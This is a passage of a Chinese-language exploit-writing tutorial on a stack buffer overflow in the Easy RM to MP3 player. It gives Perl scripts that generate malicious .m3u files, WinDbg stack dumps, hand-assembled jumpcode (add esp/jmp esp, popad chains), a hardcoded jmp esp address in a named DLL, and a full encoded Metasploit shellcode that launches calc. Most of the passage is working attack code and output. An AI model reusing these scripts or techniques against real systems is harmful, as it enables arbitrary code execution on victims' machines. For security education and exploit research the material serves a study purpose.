 41 6c 38 41 6c 39-41 6d 30 41 6d 31 41 6d  l7Al8Al9Am0Am1Am
 6d 33 41 6d 34 41-6d 35 41 6d 36 41 6d 37  2Am3Am4Am5Am6Am7
```

使用 metasploit pattern_offset 提供的功能，我们可以看到这 4 个字符偏移量为 257。因此我们将文件中的 26094 A's 换成 257 A's，再连接 shellcode，最后剩余的 26094 个字符再用 A 填充。或者更好一点，我们可以只用 250 个 A 开头，然后连接 50 个 NOP 和 shellcode，剩余部分用 A 填充。使用这种方法，我们无需确切地定位跳转地址。如果我们执行到 shellcode 前的 NOP，那么它也将工作得很好。下面看看脚本及堆栈的具体情况：

```
my $file= "test1.m3u";
my $buffersize = 26094;
my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc";
my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));
my $eip = "BBBB";
my $preshellcode = "X" x 54; #let's pretend this is the only space we have available
my $nop2 = "\x90" x 230; #added some nops to visually separate our 54 X's from other data
my $buffer = $junk.$nop.$shellcode.$restofbuffer;
print "Size of buffer : ".length($buffer)."\n";
open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$nop2;
close($FILE);
print "m3u File Created successfully\n";
```

当程序挂掉后，我们可以看到 NOP 起始于 000ff848，后面跟随着 shellcode（0x90 位于 000ff874）,然后再连接着一串 A 字符，如下所示：

```
(188.c98): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006715
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
```

```
<Unloaded_P32.dll>+0x42424231:
42424242 ?? ???
0:000> d esp
000ff730 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX
000ff740 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX
000ff750 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX
000ff760 58 58 90 90 90 90 90 90-90 90 90 90 90 90 90 90 XX..............
000ff770 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff780 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff790 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7a0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0:000> d
000ff7b0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7c0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7d0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7e0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7f0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff800 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff810 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff820 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0:000> d
000ff830 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff840 90 90 90 90 90 90 90 90-00 90 90 90 90 90 90 90 ................
000ff850 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff860 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff870 90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41 .....AAAAAAAAAAA
000ff880 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff890 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
```

第二步，我们需要在 ESP 中放入 jumpcode，它的目的是跳转到 ESP+281。

写入跳转代码跟写入需要的汇编代码一样简单，接着再将其转换成机器码（确保没有 null byte 或者其它限制字符）。跳转到 ESP+281 需要：将 ESP 寄存器加 281，然后执行 jmp esp（281=119h）。不要试图添加其它内容进去，否则可能被包含有 null byte 的机器码中断掉。由于这具有一定的灵活性（shellcode 前面放置 NOP 串），因此我们不需要再精确定位那些字符串的位置了。只要我们添加 281 字节（或者更多），它就可起作用了。我们只有 50 字节来存放 jmupcode，但这应该不是个问题了。现在我们连续 3 次给 ESP 加上 0x5e (94)，然后再跳转到 ESP，其汇编指令如下：

```
● add esp,0x5e
● add esp,0x5e
● add esp,0x5e
● jmp esp
```

利用 windbg 获得机器码：

```
0:014> a
7c901211 add esp,0x5e
add esp,0x5e
7c901214 add esp,0x5e
```

```
add esp,0x5e
7c901217 add esp,0x5e
add esp,0x5e
7c90121a jmp esp
jmp esp
7c90121c
0:014> u 7c901211
ntdll!DbgBreakPoint+0x3:
7c901211 83c45e add esp,5Eh
7c901214 83c45e add esp,5Eh
7c901217 83c45e add esp,5Eh
7c90121a ffe4 jmp esp
```

由上可知，整个 jumpcode 的机器码为：0x83,0xc4,0x5e,0x83,0xc4,0x5e,0x83,0xc4,0x5e,0xff,0xe4。

```
my $file= "test1.m3u";
my $buffersize = 26094;
my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc"; #position 300
my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));
my $eip = "BBBB";
my $preshellcode = "X" x 4;
my $jumpcode = "\x83\xc4\x5e" . #add esp,0x5e
"\x83\xc4\x5e" . #add esp,0x5e
"\x83\xc4\x5e" . #add esp,0x5e
"\xff\xe4"; #jmp esp
my $nop2 = "0x90" x 10; # only used to visually separate
my $buffer = $junk.$nop.$shellcode.$restofbuffer;
print "Size of buffer : ".length($buffer)."\n";
open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$jumpcode;
close($FILE);
print "m3u File Created successfully\n";
```

jumpcode 完全被存放到 ESP 中，当 shellcode 被调用时，ESP 将指向 NOPs（00ff842 与 000ff873 之间）。shellcode 起始于 000ff874：

```
(45c.f60): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006608
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ?? ???
0:000> d esp
000ff730 83 c4 5e 83 c4 5e 83 c4-5e ff e4 00 01 00 00 00 ..^..^..^.......
```

```
000ff740 30 f7 0f 00 00 00 00 00-41 41 41 41 41 41 41 41 0.......AAAAAAAA
000ff750 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff760 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff770 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff780 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff790 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff7a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0:000> d
000ff7b0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff7c0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff7d0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff7e0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff7f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff800 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff810 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff820 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0:000> d
000ff830 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff840 41 41 90 90 90 90 90 90-90 90 90 90 90 90 90 90 AA..............
000ff850 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff860 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff870 90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41 .....AAAAAAAAAAA
000ff880 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff890 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
```

最后我们需要用“jmp esp”去覆写 EIP。从第一篇教程中，我们可以知道利用地址 0x01ccf23a 可实现。

当溢出发生时又将发生什么呢？

- 真正的 shellcode 将放置在发送的字符串首部，一直到 ESP+300。真正的 shellcode 前面是预置 NOPs 的，以此实现一个小跳转。
- EIP 被 0x01ccf23a（某 DLL 中“JMP ESP”的指令地址）覆盖掉。
- EIP 之后的数据将被 jump code (ESP+282)覆盖掉，然后跳至那地址。
- 发送 payload 之后，EIP 将跳至 ESP，这将执行 jump code，然后跳转到 ESP+282，NOPs，最后执行 shellcode。

下面尝试一个包含中断的 shellcode:

```
my $file= "test1.m3u";
my $buffersize = 26094;
my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc"; #position 300
my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));
my $eip = pack('V',0x01ccf23a); #jmp esp from MSRMCcodec02.dll
my $preshellcode = "X" x 4;
my $jumpcode = "\x83\xc4\x5e" . #add esp,0x5e
"\x83\xc4\x5e" . #add esp,0x5e
"\x83\xc4\x5e" . #add esp,0x5e
"\xff\xe4"; #jmp esp
```

```
my $buffer = $junk.$nop.$shellcode.$restofbuffer;
print "Size of buffer : ".length($buffer)."\n";
open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$jumpcode;
close($FILE);
print "m3u File Created successfully\n";
```

执行 m3u 文件后会正确执行 shellcode（中断）。（EIP=0x000ff874=shellcode 入口）

```
(d5c.c64): Break instruction exception - code 80000003 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006608
eip=000ff874 esp=000ff84a ebp=003440c0 iopl=0 nv up ei pl nz ac po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000212
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff863:
000ff874 cc int 3
0:000> d esp
000ff84a 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff85a 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff86a 90 90 90 90 90 90 90 90-90 90 cc 41 41 41 41 41 ..........AAAAA
000ff87a 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff88a 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff89a 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8aa 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8ba 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
```

将上面的中断替换为真正的 shellcode(同时用 NOPs 替换掉 A's)……（shellcode：排除字符 0x00, 0xff, 0xac, 0xca）。

用 NOPs 替换 A's 后，你就能跳入更大的空间，因此我们只需使用跳转偏移量为 188（2 x 5e）的 jumpcode 即可。

```
my $file= "test1.m3u";
my $buffersize = 26094;
my $junk= "\x90" x 200;
my $nop = "\x90" x 50;
# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my $shellcode = "\x89\xe2\xd9\xeb\xd9\x72\xf4\x5b\x53\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d" .
"\x38\x51\x54\x45\x50\x43\x30\x45\x50\x4c\x4b\x51\x55\x47" .
"\x4c\x4c\x4b\x43\x4c\x44\x45\x43\x48\x43\x31\x4a\x4f\x4c" .
"\x4b\x50\x4f\x45\x48\x4c\x4b\x51\x4f\x51\x30\x45\x51\x4a" .
"\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x46" .
```

```
"\x51\x49\x50\x4a\x39\x4e\x4c\x4b\x34\x49\x50\x44\x34\x45" .
"\x57\x49\x51\x49\x5a\x44\x4d\x45\x51\x48\x42\x4a\x4b\x4c" .
"\x34\x47\x4b\x50\x54\x51\x34\x45\x54\x44\x35\x4d\x35\x4c" .
"\x4b\x51\x4f\x51\x34\x43\x31\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4b\x39\x51\x4c\x46" .
"\x44\x45\x54\x48\x43\x51\x4f\x46\x51\x4c\x36\x43\x50\x50" .
"\x56\x43\x54\x4c\x4b\x47\x36\x46\x50\x4c\x4b\x47\x30\x44" .
"\x4c\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x43\x58\x44" .
"\x48\x4d\x59\x4c\x38\x4d\x53\x49\x50\x42\x4a\x46\x30\x45" .
"\x38\x4c\x30\x4c\x4a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b" .
"\x4e\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x42\x43\x43" .
"\x51\x42\x4c\x45\x33\x45\x50\x41\x41";
my $restofbuffer = "\x90" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));
my $eip = pack('V',0x01ccf23a); #jmp esp from MSRMCcodec02.dll
my $preshellcode = "X" x 4;
my $jumpcode = "\x83\xc4\x5e" . #add esp,0x5e
"\x83\xc4\x5e" . #add esp,0x5e
"\xff\xe4"; #jmp esp
my $nop2 = "0x90" x 10; # only used to visually separate
my $buffer = $junk.$nop.$shellcode.$restofbuffer;
print "Size of buffer : ".length($buffer)."\n";
open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$jumpcode;
close($FILE);
print "m3u File Created successfully\n";
```

测试结果:

其它跳转方式

- popad
- 硬编码跳转地址

“popad”指令也可以帮我们跳转到 shellcode ，popad 将从栈（ESP）中弹出 DWORD 数据，并赋予各通用寄存器,它按以下顺序加载各寄存器：EDI, ESI, EBP, EBX, EDX, ECX, EAX。因此，每次加载寄存器（popad 引起的）时 ESP 都会递增。一次 popad 将用掉 ESP 中的 32 字节，并以有序地方式将其 pop 到各寄存器中。

popad 的机器码是 0x61

假设你需要跳转 40 字节，而你只有两字节可以用于跳转，那么你可以使用两个 popad 指令来使 ESP 指向 shellcode（以一串 NOP 指令开头以弥补我们两次跳过的 32 bytes – 40 bytes 大小的空间）。让我们再次以 Easy RM to MP3 漏洞来演示这项技术：
笔者将重新使用之前用过的脚本来演示，同时伪造一个缓冲区，用 13 X’s 来填充 ESP，然后再放置些垃圾数据（D’s 和 A’s），接着放入我们的 shellcode（NOPS+A’s）。

```
my $file= "test1.m3u";
my $buffersize = 26094;
my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc";
my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));
my $eip = "BBBB";
my $preshellcode = "X" x 17; #let's pretend this is the only space we have available
my $garbage = "\x44" x 100; #let’s pretend this is the space we need to jump over
my $buffer = $junk.$nop.$shellcode.$restofbuffer;
```

```
print "Size of buffer : ".length($buffer)."\n";
open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$garbage;
close($FILE);
print "m3u File Created successfully\n";
```

用 Easy RM to MP3 打开文件，程序挂掉了，ESP 情况如下：

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00104a58 ecx=7c91005d edx=003f0000 esi=77c5fce0 edi=0000666d
eip=42424242 esp=000ff730 ebp=00344158 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ?? ???
0:000> d esp
000ff730 58 58 58 58 58 58 58 58-58 58 58 58 58 44 44 44 XXXXXXXXXXXXXDDD | => 13 bytes
000ff740 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD | => garbage
000ff750 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD | => garbage
000ff760 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD | => garbage
000ff770 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD | => garbage
000ff780 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD | => garbage
000ff790 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD | => garbage
000ff7a0 00 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 .AAAAAAAAAAAAAAA | => garbage
0:000> d
000ff7b0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage
000ff7c0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage
000ff7d0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage
000ff7e0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage
000ff7f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage
000ff800 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage
000ff810 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage
000ff820 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage
0:000> d
000ff830 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage
000ff840 41 41 90 90 90 90 90 90-90 90 90 90 90 90 90 90 AA.............. | => garbage
000ff850 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................ | => NOPS/Shellcode
000ff860 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................ | => NOPS/Shellcode
000ff870 90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41 .....AAAAAAAAAAA | => NOPS/Shellcode
000ff880 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => NOPS/Shellcode
000ff890 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => NOPS/Shellcode
000ff8a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => NOPS/Shellcode
```

假设我们需要直接在 ESP 中的 13 X's（13 字节）里面跳过 100 D's（44）和 160 A's(总共 260 字节)，末尾再放置 shellcode（以 NOPs 开头，接

着放置一个 int3 中断，然后 A's(=shellcode))。一个 popad 指令相当于从栈中弹出 32 字节，因此 260 bytes = 9 popad's (-28 bytes)。因此我们需要在 shellcode 头部放置 NOPs，或者起始于 shellcode 入口地址+28 字节。至此，我们已在 shellcode 之前放置 NOPs，现在可以试着“popad”入 NOPs，然后试着看看程序是否中断在断点处。先再次用 jmp esp 覆盖 EIP（请参考前面的 exploit 脚本），然后用 9 个 popad 指令替代之前的 X's，再连接“jmp esp”机器码(0xff,0xe4)。


```
my $file= "test1.m3u";
my $buffersize = 26094;
my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc";
my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));
my $eip = pack('V',0x01ccf23a); #jmp esp from MSRMCcodec02.dll
my $preshellcode = "X" x 4; # needed to point ESP at next 13 bytes below
$preshellcode=$preshellcode."\x61" x 9; #9 popads
$preshellcode=$preshellcode."\xff\xe4"; #10th and 11th byte, jmp esp
$preshellcode=$preshellcode."\x90\x90\x90"; #fill rest with some nops
my $garbage = "\x44" x 100; #garbage to jump over
my $buffer = $junk.$nop.$shellcode.$restofbuffer;
print "Size of buffer : ".length($buffer)."\n";
open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$garbage;
close($FILE);
print "m3u File Created successfully\n";
```

打开文件后，程序确实中断在断点处。EIP 与 ESP 情况如下：

```
(f40.5f0): Break instruction exception - code 80000003 (first chance)
eax=90909090 ebx=90904141 ecx=90909090 edx=90909090 esi=41414141 edi=41414141
eip=000ff874 esp=000ff850 ebp=41414141 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff863:
000ff874 cc int 3
0:000> d eip
000ff874 cc 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 .AAAAAAAAAAAAAAA
000ff884 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff894 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8a4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8b4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8c4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8d4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8e4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0:000> d eip-32
000ff842 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff852 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
```

```
000ff862 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff872 90 90 cc 41 41 41 41 41-41 41 41 41 41 41 41 41 ...AAAAAAAAAAAAA
000ff882 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff892 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8a2 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8b2 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0:000> d esp
000ff850 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff860 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff870 90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41 .....AAAAAAAAAAA
000ff880 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff890 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8b0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8c0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
```

=>popad 指令串使 ESP 指向 NOPs，接着跳转到我们所构造的 ESP(0xff 0xe4)中，这使得 EIP 指向 NOPs，最后执行到断点处（0x000f874），最后用真正的 shellcode 替换 A's：



其它跳转到 shellcode 的方式（非首选，但仍可尝试）：使用 jumpcode 简单地跳转到 shellcode 地址（或者某寄存器的偏移地址）。由于地址/寄存器可能在每次程序执行时是不同的，这种方法就可能无法每次都成功。为了硬编码地址或寄存器偏移量，你需要查找出跳转指令的机器码，然后再将机器码放置在"first"/stage1 buffer 中，以此跳转到真正的 shellcode。现在你应该知道如何去查找汇编指令的机器码了，下面举两个例子：

1．jmp 0x12345678

```
0:000> a
7c90120e jmp 12345678
jmp 12345678
7c901213
0:000> u 7c90120e
ntdll!DbgBreakPoint:
7c90120e e96544a495 jmp 12345678
```

=>机器码为 0xe9,0x65,0x44,0xa4,0x95

2. jmp ebx+124h

```
0:000> a
7c901214 add ebx,124
add ebx,124
7c90121a jmp ebx
jmp ebx
7c90121c
0:000> u 7c901214
ntdll!DbgUserBreakPoint+0x2:
7c901214 81c324010000 add ebx,124h
7c90121a ffe3 jmp ebx
```

=> 机器码为 0x81,0xc3,0x24,0x01,0x00,0x00 (add ebx 124h)与 0xff,0xe3 (jmp ebx)

Short jumps & conditional jumps

假设你需要跳过一些字节，然后利用一些‘short jump’指令来实现：

—Short jump：jmp 的机器码为 0xeb，再连接欲跳过的字节数。
